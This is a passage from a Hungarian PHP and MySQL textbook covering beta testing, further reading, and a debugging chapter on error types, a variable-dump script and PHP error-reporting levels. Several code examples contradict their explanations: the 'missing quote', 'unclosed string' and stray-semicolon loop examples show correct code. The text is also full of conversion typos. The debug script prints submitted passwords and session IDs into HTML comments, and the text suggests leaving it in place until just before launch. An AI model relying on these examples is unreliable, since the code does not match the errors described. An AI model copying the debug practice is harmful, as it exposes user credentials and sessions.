Tapasztalt programozóként vagy internetezőként nem könnyű elképzelni, milyen problémákkal találkozhatnak a kezdő végfelhasználók. Ezen legegyszerűbben úgy segíthetünk, ha a tipikus felhasználóra hasonlító tesztelőket kérünk fel.

Érdemes lehet a webes alkalmazásainkat bétaverzióban megjelentetni. Amikor úgy érezzük, hogy a hibák többségét már kigye láttuk, tesztelhetünk egy korlátozott csoportja számára tegyük elérhetővé az alkalmazást! Észrevételeikért cserébe kínálunk fel ingyenes szolgáltatásokat az első száz felhasználónak! Biztosak lehetünk benne, hogy olyan adatokkal és olyan módon fogják kipróbálni az alkalmazást, amire nem is gondolhattunk.

Ha céges ügyfél számára fejlesztünk weboldalt, a cég alkalmazottai felkérve egyszerűen juthatunk tesztelőkhöz. (Ez azzal a kézzelfogható előnnyel is jár, hogy az ügyfél jobban magának érezheti az általa tesztelt oldalt.)

További olvasnivaló

Rengeteg anyag foglalkozik ezzel a területtel; a fejezetben lényegében a szoftverfejlesztés tudományával foglalkoztunk, amelyről számtalan könyvet írtak.

A weboldalak dokumentumként vagy alkalmazásként értelmezett megközelítései közötti különbséget kiválóan mutatja be Thomas A. Powell *Web Site Engineering: Beyond Web Page Design* című kiadványa, de a szoftverfejlesztéssel foglalkozó bármely, nekünk tetsző könynek hasznát vehetjük.

A verziókövetésről a CVS weboldalán (<http://ximbiot.com/cvs/wiki/>) találunk további információt.

A téma fontosságát tekintve kissé meglepő módon nem sok könyvet írtak a verziókövetésről, de érdemes lehet elolvasni Karl Franz Fogel *Open Source Development with CVS* vagy Gregor N. Purdy *CVS Pocket Reference* munkáját.

Ha PHP komponenseket, integrált fejlesztőkörnyezeteket vagy dokumentációs rendszereket keresünk, nyissuk meg a SourceForge weboldalát: <http://sourceforge.net>!

A fejezetben tárgyalt témák jelentős részével a Zend weboldalán található cikkekben is foglalkoznak. Ha szeretnénk elmagyarázni ezekben, böngésszünk az oldalon! Ha már ott járunk, érdemes lehet letölteni az optimalizálót is (<http://www zend com>).

Ha érdekesnek találtuk ezt a fejezetet, látogassuk meg az Extreme Programming weboldalát! Itt az olyan területeken alkalmazható szoftverfejlesztési módszerekről olvashatunk, ahol a követelmények – a webes fejlesztéshez hasonlóan – gyakran változnak. Az Extreme Programming weboldala a <http://www.extremeprogramming.org> címen érhető el.

Hogyan tovább?

A *Hibakeresés* című 26. fejezetben áttekintjük a programozási hibák különböző típusait, a PHP hibaüzeneteit, illetve a hibakeresés lehetséges módszereit.

Hibakeresés

Az előttünk álló fejezet PHP kódokon belüli hibakereséssel foglalkozik. Ha végigrágtuk magunkat a könyv eddigi példáin, vagy korábban is használtuk már a PHP-t, akkor minden bizonnal kezdenek már kialakulni saját hibakeresési módszereink. Ahogy projektjeink egyre összetettebbek lesznek, úgy válik majd egyre nehezebbé a hibakeresés. Ugyan ilyen jellegű képességeink is fejlődni fognak, a hibák azonban vélhetően több fájlból vagy több programozó által írt kódból erednek majd, ami igencsak megnehezítheti dolgunkat.

A fejezetben az alábbi főbb témaköröket fogjuk áttekinteni:

- Programozási, szintaktikai, futásidéjű és logikai hibák
- Hibaüzenetek
- Hibaszintek
- Saját hibák kiváltása
- A hibakezelés elegáns módja

Programozási hibák

A programozási hibáknak programozási nyelvtől függetlenül három általános típusa létezik:

- Szintaktikai hibák
- Futásidéjű hibák
- Logikai hibák

Mielőtt bemutatnánk a hibák észlelésére, kezelésére, elkerülésére és kijavítására szolgáló stratégiákat, vizsgáljuk meg egyenként ezeket a hibatípusokat!

Szintaktikai hibák

A nyelvek szintaktikának nevezett szabályrendszerrel rendelkeznek, amit az utasításoknak be kell tartaniuk ahhoz, hogy értelmesek és működőképesek legyenek. Ez a természetes nyelvekre (például a magyarrá) és a programozási nyelvekre (például a PHP-re) egyaránt érvényes. Ha egy utasítás nem tartja be a nyelv szabályait, azt mondjuk, hogy *szintaktikai hibája* van. Ha értelmezett (interpreted) nyelvről, például a PHP-ról beszélünk, akkor a szintaktikai hibákat szokás *értelmezési hibáknak* (parser error) nevezni. Ha fordított (compiled) nyelvről, például C-ról vagy Javáról, akkor pedig *fordítási hibáknak* (compiler error).

Ha megszegiük a magyar nyelv szintaktikai szabályait, még könnyen lehet, hogy az emberek megértik, amit mondani szándékozunk. Programozási nyelvek esetében azonban ez általában nem igaz. Ha egy kód nem követi a PHP szintaktikájának szabályát – vagyis szintaktikai hibákat tartalmaz –, a PHP értelmező annak egy részét vagy egészét nem lesz képes feldolgozni. Az emberek jók abban, hogy rész- vagy egymással ütköző adatokból kiszűrjék a kellő információt. A számítógépekre sajnos ez nem áll.

A PHP szintaktikája sok más szabály között megköveteli azt, hogy az utasítások pontosvesszővel zároljanak, a karakterláncok idézőjelek közé kerüljenek, a függvényeknek átadott paramétereket pedig vesszővel válasszuk el egymástól, és zárójelek közé tegyük. Ha megszegiük ezeket a szabályokat, PHP kódunk nagy valósínűséggel nem fog működni, és hibaüzenetet generál, amikor először megróbáljuk futtatni.

A PHP egyik erőssége a jól használható hibaüzenetek, amelyekkel akkor találkozunk, ha valami nem jól alakul. A PHP hibaüzeneteiből általában kiderül, hogy mi csúszott félelre, melyik fájlból történt a hiba, és melyik sorban találjuk.

Egy tipikus hibaüzenet a következőképpen néz ki:

```
Parse error: parse error, unexpected '' in
/home/book/public_html/php_es_mysql/26_fejezet/error.php on line 2
azaz:
```

Értelmezési hiba: értelmezési hiba, nem várt '' a /home/book/public_html/php_es_mysql/26_fejezet/error.php fájl 2. sorában

A fenti hibát a következő kód váltotta ki:

```
<?php  
    $date = date('m.d.y');  
?>
```

Mint látható, megpróbáltunk egy karakterláncot átadni a date() függvénynek, de véletlenül lemaradt a kezdő idézőjel, amely a karakterlánc elejét lett volna hivatott jelölni.

Az ehhez hasonló, egyszerű szintaktikai hibákat a legkönnyebb megtalálni. Jellegében hasonló, de nehezebben megtalálható hibát követünk el, ha elfelejtjük lezárni a karakterláncot, ahogy tették azt az alábbi példában:

```
<?php  
    $date = date('m.d.y');  
?>
```

Ez a kód az alábbi hibaüzenetet váltja ki:

```
Parse error: parse error, unexpected $end in  
/home/book/public_html/php_es_mysql/26_fejezet/error.php on line 2  
azaz:
```

Értelmezési hiba: értelmezési hiba, nem várt sorlezárás a /home/book/public_html/php_es_mysql/26_fejezet/error.php fájl 2. sorában

Az olyan hibák, amikor megnyitunk valamit, majd elfelejtjük lezárnai, gyakran így jelentkeznek, és ilyen hibaüzenetet eredményeznek. Egyszeres és kétszeres idézőjelek, illetve a zárójelek különböző formáinak (kapcsos, szögletes) használata esetén követhetjük el ezt a hibatípust.

A következő kód hasonló szintaktikai hibát generál:

```
<?php  
if (igaz) {  
    echo 'itt hiba van';  
?>
```

Az ilyen hibákat abban az esetben, ha több fájl kombinációjából adódnak, nem egyszerű megtalálni. Akkor is nehéz helyzetbe kerülhetünk, ha egyetlen, de jó nagy méretű fájlból fordulnak elő. Egy ezersoros fájl esetén kapott parse error on line 1001, azaz „értelmezési hiba az 1001.sorban” üzenet akár egy egész napunkat tönkre tudja tenni – de legalább finom céltárt kapunk arra vonatkozóan, hogy modulárisabb felépítésű kódot kellene írnunk.

Mindezek ellenére a szintaktikai a legkönnyebben megtalálható hibatípus. Ha szintaktikai hibát követünk el, és megpróbáljuk futtatni a kódblokkot, a PHP hibaüzenetben közli, hogy hol találjuk a hibát.

Futásidejű hibák

A futásidejű hibákat észlelni és kijavítani is keményebb dió. Lehet, hogy kódunk szintaktikai hibát tartalmaz, de az is lehet, hogy nem. Előbbi esetén az értelmező a kód futtatásakor észlelni fogja azt. A futásidejű hibákat nem kizárolag kódunk tartalma okozza, következhetnek kódunk és más események vagy körülmények kölcsönhatásából.

A

```
require ('fajlnev.php');
```

teljes mértékben helyes PHP utasítás. Szintaktikai hibákat nem tartalmaz.

Ennek ellenére ez az utasítás is okozhat futásidejű hibát. Ha végrehajtjuk az utasítást, és a fajlnev.php nem létezik, vagy a felhasználónak, akiként a kód fut, nincsen hozzá olvasási jogosultsága, az alábbihoz hasonló hibát és hibaüzenetet kapunk:

```
Fatal error: main() [function.require]: Failed opening required 'fajlnev.php'  
(include_path='.:./usr/local/lib/php') in  
/home/book/public_html/php_es_mysql/26_fejezet/error.php on line 1  
azaz
```

Végzetes hiba: main() [function.require]: Nem sikerült megnyitni a 'fajlnev.php' fájlt (include_path='.:./usr/local/lib/php') a /home/book/public_html/php_es_mysql/26_fejezet/error.php fájl 1. sorában

Annak ellenére, hogy ez a kód hibátlan, futásidejű hibát eredményezhet, mert működéséhez olyan fájl szükséges, amely nem biztos, hogy a kód futtatásakor elérhető.

A következő három utasítás mindegyike helyes és értelmes PHP utasítás. Együtt azonban, sajnos, a lehetetlen – a nullával osztást – kísérlik meg:

```
$i = 10;
$j = 0;
$kk = $i/$j;
```

Ez a rövid kód a következő figyelmeztést váltja ki:

```
Warning: Division by zero in
/home/book/public_html/php_es_mysql/26_fejezet/div0.php on line 3
azaz
```

Figyelmeztetés: Nullával osztás a
`/home/book/public_html/php_es_mysql/26_fejezet/div0.php` fájl 3. sorában

Ez a figyelmeztetés nagyon egyszerűvén teszi a hiba kijavítását. Nagyon kevesen írnak szándékosan olyan kódot, amely nullával próbál meg osztani, de a felhasználói bevitel ellenőrzésének elmulasztása gyakran eredményezhet ilyen típusú hibát.

A következő kód ugyanezt a hibát eredményezi, ám azt sokkal nehezebb körülhatárolni és kijavítani, mert csak egyes esetekben következik be:

```
$i = 10;
$kk = $i/$_REQUEST['input'];
```

Ez egyike a számtalan, különböző, futásidőjű hibának, amellyel kódunk tesztelése során találkozhatunk.

Az alábbiakat tekinthetjük a futásidőjű hibák leggyakoribb okának:

- Nem létező függvények hívása
- Fájlok olvasása vagy írása
- MySQL-hez vagy egyéb adatbázishoz csatlakozás
- Hálózati szolgáltatások elérése
- Beviteli adatok ellenőrzésének elmulasztása

A következő oldalakon röviden átnézzük ezeket a hibaforrásokat.

Nem létező függvények hívása

Nagyon könnyen megeshet, hogy nem létező függvényeket hívunk meg. A beépített függvényeket gyakran nem következetesen nevezik el. Miért van a `strip_tags()` függvény nevében alulvonás, amikor a `stripslashes()` névben nincs?

Az is könnyen elfordulhat, hogy olyan saját függvényt hívunk meg, amely az aktuális kódban nem létezik, de valahol másolhol igen. Ha kódunk nem létező függvény hívását tartalmazza, például

```
nemletezo_fuggveny();
```

vagy

```
elgeplt_fuggveny();
```

az alábbihoz hasonló hibaüzenetet fogunk kapni:

```
Fatal error: Call to undefined function: nonexistent_function()
in /home/book/public_html/php_es_mysql/26_fejezet/error.php on line 1
azaz
```

Végzetes hiba: Nem definiált függvény hívása: nemletezo_fuggveny()
a `/home/book/public_html/php_es_mysql/26_fejezet/error.php` fájl 1. sorában

Hasonlóképpen hibaüzenetet eredményez az `is`, ha nem megfelelő számú paraméterrel hívunk meg létező függvényt.

A `stristr()` függvény két karakterláncot vár paraméterként: a keresés helyét és a keresett sztringet. Ha azonban a következő formában hívjuk meg:

```
stristr();
```

az alábbi hibaüzenetet kapjuk:

```
Warning: Wrong parameter count for stristr() in
/home/book/public_html/php_es_mysql/26_fejezet/error.php on line 1
azaz
```

Figyelmeztetés: Nem megfelelő számú paraméter() a
`/home/book/public_html/php_es_mysql/26_fejezet/error.php` fájl 1. sorában

Ugynéz az utasítás a következő kódban is hibás:

```
<?php
if ($var == 4) {
```

```

    strstr();
}
?>

```

Az a talán ritka esetet leszámítva, amikor a \$var változó értéke 4, a `strstr()` függvény nem lesz meghívva, így figyelmeztetést sem kapunk. A PHP értelmező nem vesztegezi az idejét a kód aktuális futtatásához nem szükséges kódrészek értelmezésére. Pontosan az ilyen esetek miatt kell gondoskodnunk az alapos tesztelésről!

A függvényeket igen könnyű hibásan meghívni, de mivel az ekkor kapott hibaüzenetek egyértelműen beazonosítják a problémát okozó sort és függvényhívást, ugyanilyen könnyedén orvosolhatjuk a hibát. Kizárolag abban az esetben okoz nehézséget a hiba megralálása, ha elég telen volt a tesztelés, nem teszteltük az összes, feltételesen végrehajtandó kódot. A tesztelés egyik célja minden egyes kódsor legalább egyszeri futtatása kell, hogy legyen. Másik célunk pedig a beviteli adatok minden peremfel-tételének és típusának tesztelése legyen!

Fájlok olvasása vagy írása

Noha programunk hasznos élettartama alatt tulajdonképpen bármi elromolhat, egyes problémák a többinél nagyobb valósínűséggel fognak bekövetkezni. Mivel a fájlkezeléssel kapcsolatos hibákra bizton számíthatunk, fontos, hogy elegáns módon kezeljük őket. A merevlemezek elromlanak és betelnek, emberi hibák pedig a könyvtárjogosultságok megváltozását eredményezhetik.

Azok a függvények, amelyeknél számíthatunk arra, hogy esetenként hibát eredményeznek – köztük például az `fopen()` –, jellemzően visszatérési értékkel rendelkeznek, ami utal a hiba bekövetkezésére. Az `fopen()` esetében a `false`, azaz hamis visszatérési érték jelzi a hibát.

Az ilyen jelzést adó függvényeknél minden hívásnál gondosan ellenőrizni kell a visszatérési értéket, és kezelní kell az esetleges hibákat.

MySQL-hez vagy egyéb adatbázishoz csatlakozás

A MySQL-hez csatlakozás és valamely adatbázis használata számos hibát eredményezhet. A `mysqli_connect()` függvény használata már önmagában is a következő hibákat okozhatja:

- Warning: `mysqli_connect()` [function=mysqli-connect]: Can't connect to MySQL server on 'localhost' (10061)
- Warning: `mysqli_connect()` [function=mysqli-connect]: Unknown MySQL Server Host 'hostname' (11001)
- Warning: `mysqli_connect()` [function=mysqli-connect]: Access denied for user: 'username'@'localhost' (Using password: YES)
azaz
- Figyelmeztetés: `mysqli_connect()` [function=mysqli-connect]: Nem sikerült kapcsolóni a MySQL szerverhez a 'localhost' gépen (10061)
- Figyelmeztetés: `mysqli_connect()` [function=mysqli-connect]: Ismeretlen MySQL szerverhoszt 'hostname' (11001)
- Figyelmeztetés: `mysqli_connect()` [function=mysqli-connect]: Hozzáférés megtagadva a 'username'@'localhost' felhasználónak (Jelszóhasználat: IGEN)

Nem meglepő módon a `mysqli_connect()` is `false` visszatérési értékkel jelzi a hiba előfordulását. Ez azt jelenti, hogy egyszerűen észlelhetjük és kezelhetjük az ilyen típusú, gyakori hibákat.

Ha nem szakítjuk meg a kód normális futását, és nem kezeljük ezeket a hibákat, kódunk továbbra is megpróbál dolgozni az adatbázissal. Ha működő MySQL kapcsolat nélkül próbálunk meg lekérdezéseket futtatni és eredményekhez hozzájutni, látogatóink hibaüzenetekkel teli képernyőt fognak látni, ami vélhetően nem oldalunk professzionális voltát erősíti bennük.

Sok más, gyakran használt, MySQL-lel kapcsolatos PHP függvény, így a többi között a `mysqli_query()` is `false` visszatérési értékkel jelzi a hibát.

Ha hiba történik, a hibaüzenet szövegéhez a `mysqli_error()` függvénytel férünk hozzá, a `mysqli_errno()` függvény pedig a hibakódot adja vissza. Amennyiben az utoljára használt MySQL függvény nem okozott hibát, a `mysqli_error()` üres karakterláncot, a `mysqli_errno()` pedig 0-t ad vissza.

Tegyük fel például, hogy kapcsolótunk a kiszolgálóhoz, és kiválasztottuk a használni kívánt adatbázist! Ekkor az alábbi kódtörédek:

```
$eredmeny = mysqli_query($adatbazis, 'SELECT * FROM nem_letezik');
echo mysqli_errno($adatbazis);
echo '<br />';
echo mysqli_error($adatbazis);
a következő kimenetet eredményezheti:
```

1146

```
Table 'dbname.nem_letezik' doesn't exist
(Az 'adatbazis_nev.nem_letezik' nevű tábla nem létezik)
```

E két függvény kimenete a `mysqli_error()` és a `mysqli_errno()` függvénytől eltérő, utoljára lefutott MySQL függvényre utal. Ha parancs eredményéről szeretnénk meggyőződni, a további utasítások futtatása előtt ne felejtse ellenőrizni azt!

A fájlkezelési hibákhoz hasonlóan adatbázis-kezelési hibák is elő fognak fordulni. Alkalmas lehetőségekkel a szolgáltatás fejlesztésének és tesztelésének befejezése után is azt tapasztaljuk, hogy a MySQL démon (`mysqld`) összeomlott, vagy elfogytak a szabad kapcsolatok. Amennyiben adatbázisunk fizikailag másik gépen fut, megint csak olyan hardver- és szoftverkomponensekre vagyunk kénytelenek támaszkodni, amelyek tönkremehetnek – még egy hálózati kapcsolat, hálózati kártya, routerek stb. kellenek, hogy működjön a kapcsolat a webszerverünk és az adatbázist futtató gép között.

Nem szabad elfeledkezni arról, hogy mielőtt felhasználnánk az adatbáziskérések eredményét, ellenőrizzük, hogy egyáltalán sikeresen végrehajtótak-e ezek a kérések. Nincs értelme megpróbálni lefuttatni egy lekérdezést, ha nem sikerült csatlakozni az adatbázishoz, és nincs értelme megpróbálni feldolgozni a lekérdezés eredményeit, ha maga a lekérdezés nem sikerült.

Fontos itt megemlíteni a különbséget a sikertelen lekérdezés és az eredménytelen lekérdezés között. Az utóbbi egyszerűen semmilyen adatot nem ad vissza, vagy egyetlen sort sem módosít.

Az olyan SQL lekérdezés, amely SQL szintaktikai hibákat tartalmaz, vagy nem létező adatbázisokra, táblákra vagy oszlopakra hivatkozik, nem fog működni. A

```
SELECT * FROM nem_letezik;
```

azért nem fog sikerülni, mert az adott nevű tábla nem létezik, és a `mysqli_errno()` és a `mysqli_error()` függvénytel visszakereshető hibádot és hibaüzenet fog generálni.

A szintaktikailag hibátlan és csak létező adatbázisokra, táblákra és oszlopakra hivatkozó SQL lekérdezés általában sikeresen lefut. Előfordulhat azonban, hogy nem ad vissza eredményt, például, ha üres táblát kérdezünk le, vagy nem létező adatot keresünk. Amennyiben sikeresen kapcsolódunk egy adatbázishoz, amelynek létezik `t1` táblája és `c1` nevű oszlopa, a

```
SELECT * FROM t1 WHERE c1 = 'nincs az adatbázisban';
```

lekérdezés sikeresen lefut ugyan, de semmilyen eredményt nem ad vissza.

Mielőtt dolgozni kezdenénk a lekérdezés eredményével, a lekérdezés sikerességét és eredményességét egyaránt ellenőriznünk kell.

Hálózati szolgáltatások elérése

Bár a rendszerünket alkotó eszközök és programok időnként tönkremehetnek, ez – hacsak nem nagyon gyenge minőségű termékekkel dolgozunk – viszonylag ritkán következik be. Amikor azonban a hálózat segítségével kapcsolódunk más gépekhez vagy azokon futó szoftverekhez, el kell fogadnunk: a rendszer egy-egy része gyakrabban is elromolhat. Amikor egyik gépről a másikhoz kapcsolódunk, kénytelenek vagyunk számos olyan eszközre és szolgáltatásra támaszkodni, amely kívül esik ellenőrzésükön.

Éppen ezért kivétel nélkül az összes esetben gondosan ellenőrizni kell minden olyan függvény visszatérési értékét, amely valamelyen hálózati szolgáltatással próbál meg kapcsolatba lépni.

Az alábbi függvény meghívása

```
$sp = fsockopen('localhost', 5000 );
figyelmeztetést eredményez, ha a függvénynek nem sikerül csatlakozni a localhost nevű gép 5000-es portjához, de az üzenetet csak alapértelmezett formájában jeleníti meg, nem ad lehetőséget kódunknak, hogy elegánsabban kezeljük a hibát.
```

Ha a függvény meghívását a következőképpen írjuk át:

```
$sp = @fsockopen ('localhost', 5000, &$hibakod, &$hibaszoveg );
if(!$sp) {
    echo "ERROR: ".$hibakod.": ".$hibaszoveg;
}
```

akkor elnyomjuk a beépített hibaüzenetet, a visszatérési értéket ellenőrizve látjuk, hogy történt-e hiba, majd saját kódunkat használva kezeljük a hibát. Az így megírt kód a probléma megoldását segítő hibaüzenetet eredményez. Ebben a példában a következő üzenetet látnánk megjeleníti:

ERROR: 10035: A non-blocking socket operation could not be completed immediately.
azaz

HIBA: 10035: Egy nem blokkoló socket miatt a művelet nem hajtható végre azonnal.

A futásidőjű hibákat nehezebb kiküszöbölni, mint a szintaktikaiakat, mert az értelmező nem képes a hibákat a kód első futtatásakor jelezni. Mivel a futásidőjű hibákat események valamelyen kombinációja váltja ki, észlelni és megoldani is bonyolult lehet őket. Az értelmező nem tudja automatikusan megmondani, hogy egy adott sor hibát fog generálni. Ehhez teszteléskor szimulálunk kell a hibát kiváltó szituációt.

A futásidőjű hibák kezelése bizonyos mértékű előrelátást igényel: fel kell készülni az esetlegesen előforduló hibatípusokra, majd meg kell tenni az azoknak megfelelő lépésekkel. Gondos tesztelésre van szükség ahoz is, hogy a futásidőjű hibák minden lehetséges típusát szimuláljuk.

Ez egyáltalán nem azt jelenti, hogy teszteléskor minden elképzelhető hibát elő kell állítanunk. A MySQL például körülbelül 200 különböző hibakkal és hibaüzenettel rendelkezik. A jó eséllyel hibát kiváltó függvényhívásoknál kell szimulálnunk a külön kódblokkal kezelni kívánt hibatípusokat.

Beviteli adatok ellenőrzésének elmulasztása

Gyakran élünk feltételezésekkel a felhasználók által megadott beviteli adatokkal kapcsolatban. Ha egy adat valamiért nincs összhangban azzal, amire számítottunk, hiba történhet, ami lehet futásidőjű vagy logikai hiba (erről az utóbbi kategóriáról a következő részben esik majd szó).

A futásidőjű hiba klasszikus példája akkor következik be, amikor felhasználó által bevitt adatokkal dolgozunk, de elfelejtjük alkalmazni rájuk az addslashes() függvényt. Ez azt jelenti, hogy ha az egyik felhasználónknak aposztrófot tartalmazó neve van, például O'Gradynek hívják, akkor az adatbázisfüggvénytől hibaüzenetet kapunk, amikor beszúrási utasításban egyszeres idézőjelek között használjuk a felhasználó által megadott nevet.

A beviteli adatokkal kapcsolatos feltételezések miatti hibákat a következő részben részletesebben is bemutatjuk.

Logikai hibák

A logikai a legnehezebb kereshető és kiküszöbölhető hibatípus. Ilyen típusú hibák akkor következnek be, amikor a tökéletesen helyes kód pontosan azt teszi, amire utasították, ám a programozónak mégsem ez volt a szándéka.

A logikai hibát okozhatja egyszerű elgémpeles, mint például a következő kódban:

```
for ( $i = 0; $i < 10; $i++ ) {
    echo 'valamit csinál<br />';
}
```

Ez a kódtörök teljesen szabályos, minden sorában megfelel a PHP szintaktikai szabályainak. Futtatásához nincs szükség külső szolgáltatásokra, így nem valószínű, hogy futásidőjű problémába ütközönk. Csak nagyon éles szemmel lehet észrevenni, hogy ez a kód nem azt teszi, amit ránézésre gondolnánk, és amit a programozó szeretett volna elérni.

Ügy tűnik, hogy a kód tízszer végigmegy a for cikluson, és minden egyes alkalommal kiírja a „valamit csinál” szöveget. Az első sor végéhez hozzáadtott, oda nem való pontossággal miatt azonban a ciklusnak nincsen hatása a következő sorokra. A for ciklus minden eredmény nélkül tízszer lefut, majd egyszer végre hajtódik az echo utasítás.

Mivel a kódtörök teljesen szabályos, és hibát nem tartalmaz, az értelmező nem fog reklámálni, hogy a for ciklus ilyen alkalmazásának semmi értelme sincsen. Bizonyos feladatokra nagyon jók a számítógépek, józan eszük és intelligenciájuk azonban nincsen. A komputer pontosan azt teszi, amit mondanak neki. A mi gondunk az, hogy pontosan azt mondjuk, amit valóban szeretnénk.

A logika hibákat nem a kód valamilyen kudarca okozza, hanem egyszerűen a programozónak nem sikerül megírnia a számítógépet utasító kódot úgy, hogy a gép pontosan azt tegye, amit elvár tőle. Ebből következik, hogy az ilyen hibákat nem lehet automatikusan észlelni. Senki nem közli velünk, hogy hiba történt, és senki mondja meg, hogy melyik sorban keressük a problémát. A logikai hibákat csak megfelelő teszteléssel lehet kiszűrni.

Az előző triviális példához hasonló logikai hiba viszonylag könnyen elkövethető, ugyanakkor kijavítani sem sokkal nehezebb, mert kódunk első futtatásakor a vártról eltérő kimenetet fogunk látni. A logika hibák többsége ennél valamivel alattomosabb.

Az igazán problémás logikai hibák általában a fejlesztők hibásnak bizonyuló feltételezéseiből következnek. Az előző, A PHP és MySQL használata nagyobb projekteken című fejezetben azt ajánlottuk, hogy más fejlesztőket bevonva nézessük át kódunkat, és kérjük javaslatukat további tesztelésekre, illetve fejlesztők helyett a célcsoportból kérjünk fel tesztelőket. Könnyen

gondolhatjuk azt, hogy az emberek csak bizonyos típusú adatokat fognak beírni, és ha mi magunk végezzük a tesztelést, akkor ezt a hibát talán soha nem fedezzük fel.

Tegyük fel, hogy egy üzleti oldalon lévő szövegdobozba a rendelési mennyiséget írhatja be a felhasználó! Feltételezzük, hogy az emberek csak pozitív értékeket írhatnak be? Ha egy látogató -10-et ír be, akkor szoftverünk jóváírja bankszámláján a szóban forgó árucikk értékének tízszeresét?

Tegyük fel, hogy egy szövegdobozba egy dollárban kifejezett összeget várunk a látogatóktól! Dollárjellel vagy anélkül várnak tőlük az összeget? Az ezresek után kell vajon vesszőt írniuk? Az ilyen dolgok részben a kliensoldalon is ellenőrizhetők (például JavaScript segítségével), hogy ezáltal valamelyest csökkentsük szerverünk terhelését.

Amennyiben információt kívánunk átadni egy másik oldalnak, eszünkbe jut vajon, hogy egyes karakterekre, például az átadni kívánt karakterláncban lévő szóközre külön figyelni kell az URL-ben?

A logikai hibák száma szinte végteles, és ellenőrzésükre – sajnos – nem létezik automatizált módszer. Az egyetlen megoldás, hogy először is megróbáljuk kiküszöbölni a programba kódolt – hibás – feltételezéseinket, másodsorban pedig alaposan tesztelünk mindenféle érvényes és nem érvényes inputtal, és gondoskodunk arról, hogy minden esetben a várt eredményt kapjuk.

Hibakeresés a változók tartalmának kiíratásával

Ha összetettebbé válnak projekteink, hasznunkra lehet a hibák okának azonosítását segítő kis segédprogram. A 26.1 példa-kódban található kódrészlet nagy segítséget nyújthat számunkra, mivel az oldalunknak átadott változók tartalmát íratja ki.

26.1 példakód: `valtozok_kiratasa.php` – *Ha a kódot az egyes oldalakra beillesztjük, a változók tartalmát kiíratva segíti a hibakeresést*

```
<?php
// ezek a sorok HTML megjegyzésként formázzák a kimenetet
// és ismétlődően meghívják a tomb_kiratasa függvényt (ennek

echo "\n<!-- VÁLTOZÓ-KIÍRATÁS INDUL -->\n\n";

echo "<!-- GET VÁLTOZÓK -->\n";
echo "<!-- ".tomb_kiratasa($_GET)." -->\n";

echo "<!-- POST VÁLTOZÓK -->\n";
echo "<!-- ".tomb_kiratasa($_POST)." -->\n";

echo "<!-- SESSION VÁLTOZÓK -->\n";
echo "<!-- ".tomb_kiratasa($_SESSION)." -->\n";

echo "<!-- COOKIE VÁLTOZÓK -->\n";
echo "<!-- ".tomb_kiratasa($_COOKIE)." -->\n";

echo "\n<!-- VÁLTOZÓ-KIÍRATÁS VÉGE -->\n";

// A tomb_kiratasa() tömböt vár paraméterként
// Végiglélked a tömbön, egyetlen sornyi karakterláncot
// hoz létre, amely a tömb tartalmát jelképezi

function tomb_kiratasa($tomb) {
    if(is_array($tomb)) {

        $meret = count($tomb);
        $string = "";
        if($meret) {
```

```

$szamlalo = 0;
$string .= "{ ";
// az egyes elemek kulcsának és értékének hozzáadása a sztringhez
foreach($tomb as $var => $ertek) {

    $string .= $var." = ".$ertek;
    if($szamlalo++ < ($meret-1)) {
        $string .= ", ";
    }
}
$string .= " }";
}
return $string;
} else {
// ha nem tömb, egyszerűen térjen vele vissza!
return $tomb;
}
}
?>

```

A fenti kód az oldalnak átadott változók négy tömbjét jeleníti meg. Ha az oldalt GET változókkal, POST változókkal, sütikkel hívta meg, vagy rendelkezik munkamenet-változókkal, akkor azok kiíródnak.

A kimenetet HTML megjegyzésen belülre raktuk, hogy látható legyen ugyan, de ne zavarja meg azt, ahogy a böngésző a láttható oldalelemeket megjeleníti. A hibakeresési információkat ily módon érdemes előállítani. A hibakeresési információknak a 26.1 példakódhoz hasonlóan megjegyzésekbe rejtése lehetővé teszi, hogy akár az éles működés előtti utolsó percig az alkalmazásunkban hagyjuk a hibakereső kódot. A tomb_kiiratasa() függvényt a print_r() tördelőfüggvényeként (wrapper) használtuk. A tomb_kiiratasa() függvény egyszerűen védőkarakterrel látja el a HTML megjegyzés záró karaktereit.

A konkrét kimenet az oldalnak átadott változóktól függ, de amikor a 23. fejezet 23.4 példakódjához hozzáadtuk, az alábbi sorokkal egészítette ki a kód által előállított HTML-t:

```

<!-- VÁLTOZÓ-KIÍRATÁS INDUL -->

<!-- GET VÁLTOZÓK -->
<!-- Array
(
)
-->
<!-- POST VÁLTOZÓK -->
<!-- Array
(
    [felhasznaloi_nev] => teszt_felhasznalo
    [jelszo] => jelszo
)
-->
<!-- SESSION VÁLTOZÓK -->
<!-- Array
(
)
-->
<!-- COOKIE VÁLTOZÓK -->
<!-- Array
(
    [PHPSESSID] => b2b5f56fad986dd73af33f470f3c1865
)

```

-->

<!-- VÁLTOZÓ-KIÍRATÁS VÉGE -->

Láthatjuk, hogy a kód megjeleníti az előző oldalon lévő bejelentkezési felületről küldött POST változókat: `felhasznalo_nev` és `jelszo`. Megmutatja továbbá a felhasználó nevének tárolására használt munkamenet-változót is: `PHPSESSID`. Ahogy arról a 23. fejezetben szó volt, a PHP sülik segítségével kapcsolja a munkamenet-változókat az adott felhasználóhoz. A kód kiírja a `PHPSESSID` pszeudó véletlen számot, ami a sütiben, az adott felhasználó azonosítása érdekében tárolódik el.

Hibajelentési szintek

A PHP-nak megszabhatjuk, mennyire legyen akadékoskodó a hibákkal. Megadhatjuk, hogy milyen típusú események generáljanak hibaüzeneteket. Alapértelmezésben a PHP az értesítésekben (notice típusú figyelmeztetésekben) kívül minden hibát jelez.

A hibajelentési szintet a 26.1 táblázatban látható, előre meghatározott konstansok segítségével állíthatjuk be.

26.1 tábla: Hibajelentési állandók

Érték	Név	Jelentése
1	E_ERROR	Futásidőben jelenti a végzetes hibákat.
2	E_WARNING	Futásidőben jelenti a nem végzetes hibákat.
4	E_PARSE	Jelenti az értelmezési hibákat.
8	E_NOTICE	Jelenti az értesítéseket, amelyek közlik, hogy valami, amit tettünk, hibás lehet.
16	E_CORE_ERROR	Jelenti a PHP motor indításakor keletkező hibákat.
32	E_CORE_WARNING	Jelenti a PHP motor indításakor keletkező, nem végzetes hibákat.
64	E_COMPILE_ERROR	Jelenti a fordításkor keletkező hibákat.
128	E_COMPILE_WARNING	Jelenti a fordításkor keletkező, nem végzetes hibákat.
256	E_USER_ERROR	Jelenti a felhasználó által kiváltott hibákat.
512	E_USER_WARNING	Jelenti a felhasználó által kiváltott figyelmeztetéseket.
1024	E_USER_NOTICE	Jelenti a felhasználó által kiváltott értesítéseket.
6143	E_ALL	Minden jelent az E_STRICT szinten jelentett hibákon és figyelmeztetésekben kívül.
